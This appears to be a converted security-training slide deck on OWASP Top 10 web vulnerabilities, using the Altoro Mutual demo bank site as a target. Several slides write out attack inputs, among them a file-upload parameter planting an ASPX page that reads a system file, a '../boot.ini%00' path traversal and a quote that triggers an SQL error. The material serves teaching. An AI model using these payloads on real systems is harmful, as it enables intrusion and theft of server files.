
At the bottom of the browser window, there is a search bar with the text "Find:" and a search button.

# Injection Flaws – More Info


- ▶ One SQL Injection compromises entire DB
  - Doesn't matter if it's a remote page
- ▶ Not limited to SQL Injection
  - LDAP, XPath, SSI, MX (Mail)...
  - HTML Injection (Cross Site Scripting)
  - HTTP Injection (HTTP Response Splitting)

# Injection Flaws (SSI Injection Example)

## Creating commands from input



# The return is the private SSL key of the server



# 3. Malicious File Execution

- ▶ What is it?
  - Application tricked into executing commands or creating files on server
- ▶ What are the implications?
  - Command execution on server – complete takeover
  - Site Defacement, including XSS option



# Malicious File Execution – Example I

The screenshot shows a web browser window with the address bar displaying `http://www.testfire.net/feedback.aspx`. The page content includes a navigation menu with links for **ONLINE BANKING LOGIN**, **PERSONAL**, **SMALL BUSINESS**, and **INSIDE ALTORO MUTUAL**. The **PERSONAL** section is active, showing a **Feedback** form. The form includes fields for **To:** (Online), **Your Name:** (asdf), **Your Email Address:** (asdf), **Subject:** (asdf), and **Question/Comment:** (asdf). A **Tamper Popup** window is overlaid on the form, displaying the following data:

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	www.testfire.net	cfile	comments.txt
User-Agent	Mozilla/5.0 (Windows; U; Window	name	asdf
Accept	text/xml,application/xml,applicat	email_addr	asdf
Accept-Language	en-us,en;q=0.5	subject	asdf
Accept-Encoding	gzip,deflate	comments	asdf
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.	submit	+Submit+
Keep-Alive	300		
Connection	keep-alive		
Referer	http://www.testfire.net/feedback		
Cookie	ASP.NET_SessionId=adp4vz550		

The **Post Parameter Value** for **cfile** is **comments.txt**, which is highlighted with a red box. The popup also includes **OK** and **Cancel** buttons.



# Malicious File Execution – Example cont.

Tamper Popup

http://www.testfire.net/comment.aspx

Request Header Name	Request Header Value
Host	www.testfire.net
User-Agent	Mozilla/5.0 (Windows; U; Window
Accept	text/xml,application/xml,applicat
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.
Keep-Alive	300
Connection	keep-alive
Referer	http://www.testfire.net/feedba
Cookie	amUserInfo=UserName=JyBvciA

Post Parameter Name	Post Parameter Value
cfile	myevilfile.aspx
name	asdf
email_addr	asdf
subject	asdf
comments	%3C%25%40+Page+Language
submit	+Submit+

`<%@ Page Language="C#" %>  
<% Response.Write (System.IO.File.ReadAllText  
("c:/windows/system32/drivers/etc/hosts")); %>`

OK Cancel

# Malicious File Execution – Example cont.



# 4. Insecure Direct Object Reference

- ▶ What is it?
  - Part or all of a resource (file, table, etc.) name controlled by user input.
- ▶ What are the implications?
  - Access to sensitive resources
  - Information Leakage, aids future hacks

# Insecure Direct Object Reference – Example

://www.testfire.net/default.aspx?content=business\_deposit.htm

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**Deposit Products**

At Altoro Mutual, we offer business deposit products designed to help you manage your money and grow your business including:

- Commercial Savings Accounts
- Commercial Money Market Accounts
- Time Deposits
- [High Yield Investments](#)

For more information about these products, please [contact Altoro Mutual](#).

Note: all Altoro Mutual business deposit accounts include free access to Altoro Mutuals secure, Online Banking site, where you can view account information, make payments and transfers and more.

At Altoro Mutual, we offer business deposit products designed to help you manage your money and grow your business

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# Insecure Direct Object Reference – Example Cont.



# Insecure Direct Object Reference – Example Cont.

tp://www.testfire.net/default.aspx?content=../boot.ini%00.htm

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ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none"><li>• <a href="#">Deposit Product</a></li><li>• <a href="#">Checking</a></li><li>• <a href="#">Loan Products</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Investments &amp; Insurance</a></li><li>• <a href="#">Other Services</a></li></ul> <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none"><li>• <a href="#">Deposit Products</a></li><li>• <a href="#">Lending Services</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Insurance</a></li><li>• <a href="#">Retirement</a></li><li>• <a href="#">Other Services</a></li></ul> <p><u>INSIDE ALTORO MUTUAL</u></p> <ul style="list-style-type: none"><li>• <a href="#">About Us</a></li><li>• <a href="#">Contact Us</a></li><li>• <a href="#">Locations</a></li><li>• <a href="#">Investor Relations</a></li><li>• <a href="#">Press Room</a></li><li>• <a href="#">Careers</a></li></ul>	<pre>[boot loader]timeout=30default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS[operating systems]multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect</pre>		


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# 5. Cross Site Request Forgery (CSRF/XSRF)

- ▶ What is it?
  - Tricking a victim into sending an unwitting (often blind) request to another site, using the user's session and/or network access.
- ▶ What are the implications?
  - Internal network compromised
  - User's web-based accounts exploited

# XSRF Exploit Illustration





# XSRF vs. XSS

- ▶ XSS Exploits the trust a user gives a site
  - Cookies and data access to specific domain
- ▶ XSRF Exploits the trust a site gives a user
  - User “logged in” to site or has access to site (Intranet)
- ▶ XSRF may be delivered via XSS (or Sticky XSS)
- ▶ XSS may be auto-exploited via XSRF
  - XSRF on one site exploit XSS on other – hands free

# 6. Information Leakage and Improper Error Handling

- ▶ What is it?
  - Unneeded information made available via errors or other means.
- ▶ What are the implications?
  - Sensitive data exposed
  - Web App internals and logic exposed (source code, SQL syntax, exception call stacks, etc.)
  - Information aids in further hacks

# Information Leakage – Example

http://www.testfire.net/bank/login.aspx

Sign In | Contact Us | Feedback | Search  Go

## AltoroMutual

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**ONLINE BANKING LOGIN** | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

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### Online Banking Login

Username:

Password:

Login


```
<h1>Online Banking Login</h1>

<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
<p><span id="_ctl0__ctl0_Content_Main_message">
```

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# Improper Error Handling – Example



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**DEMO SITE ONLY**

### An Error Has Occurred


**Summary:**


**Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf'.**

**Error Message:**

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf'. at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 68 at Altoro.Authentication.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 32 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

# Information Leakage – Different Username/Password Error

 <a href="#">ONLINE BANKING LOGIN</a>	<a href="#">PERSONAL</a>	<a href="#">SMALL BUSINESS</a>	<a href="#">INSIDE ALTORO MUTUA</a>
<p><a href="#">PERSONAL</a></p> <ul style="list-style-type: none"><li><a href="#">Deposit Product</a></li><li><a href="#">Checking</a></li><li><a href="#">Loan Products</a></li><li><a href="#">Cards</a></li><li><a href="#">Investments &amp; Insurance</a></li><li><a href="#">Other Services</a></li></ul> <p><a href="#">SMALL BUSINESS</a></p> <ul style="list-style-type: none"><li><a href="#">Deposit Products</a></li></ul>	<h2>Online Banking Login</h2> <p><b>Login Failed - Invalid Password</b></p> <p>Username: <input type="text" value="jsmith"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p>		

 <a href="#">ONLINE BANKING LOGIN</a>	<a href="#">PERSONAL</a>	<a href="#">SMALL BUSINESS</a>	<a href="#">INSIDE ALTORO MUTUA</a>
<p><a href="#">PERSONAL</a></p> <ul style="list-style-type: none"><li><a href="#">Deposit Product</a></li><li><a href="#">Checking</a></li><li><a href="#">Loan Products</a></li><li><a href="#">Cards</a></li><li><a href="#">Investments &amp; Insurance</a></li><li><a href="#">Other Services</a></li></ul> <p><a href="#">SMALL BUSINESS</a></p> <ul style="list-style-type: none"><li><a href="#">Deposit Products</a></li></ul>	<h2>Online Banking Login</h2> <p><b>Login Failed - Invalid Username</b></p> <p>Username: <input type="text" value="nouser"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p>		

# 7. Broken Authentication and Session Management

- ▶ What is it?
  - Session tokens aren't guarded and invalidated properly
- ▶ What are the implications?
  - Session tokens can be planted by hacker in XSS/XSRF attack, hence leaked
  - Session tokens more easily available (valid longer, less protection) to be stolen in different ways

# Broken Authentication and Session Management – Examples

- ▶ Unprotected Session Tokens
  - Session ID kept in Persistent Cookie
  - Not using http-only value for cookies
- ▶ Sessions valid for too long
  - Session not invalidated after logout
  - Session timeout too long
- ▶ Session fixation possible
  - Session ID not replaced after login (hence can be fixed)

# 8. Insecure Cryptographic Storage

- ▶ What is it?
  - Weak or no cryptographic protection on sensitive resources at rest
  - Lack of safeguards on keys
- ▶ What are the implications?
  - Session tokens can be predicted (due to weak, often homegrown, algorithms)
  - Sensitive data available through DB access (internal hacker, SQL Injection, etc.)




# Insecure Cryptographic Storage: Weak Session Token

- ▶ Hacker samples session IDs and gets:  
1,2,4,6,7,10,11,15...
- ▶ Can you predict other valid sessions?  
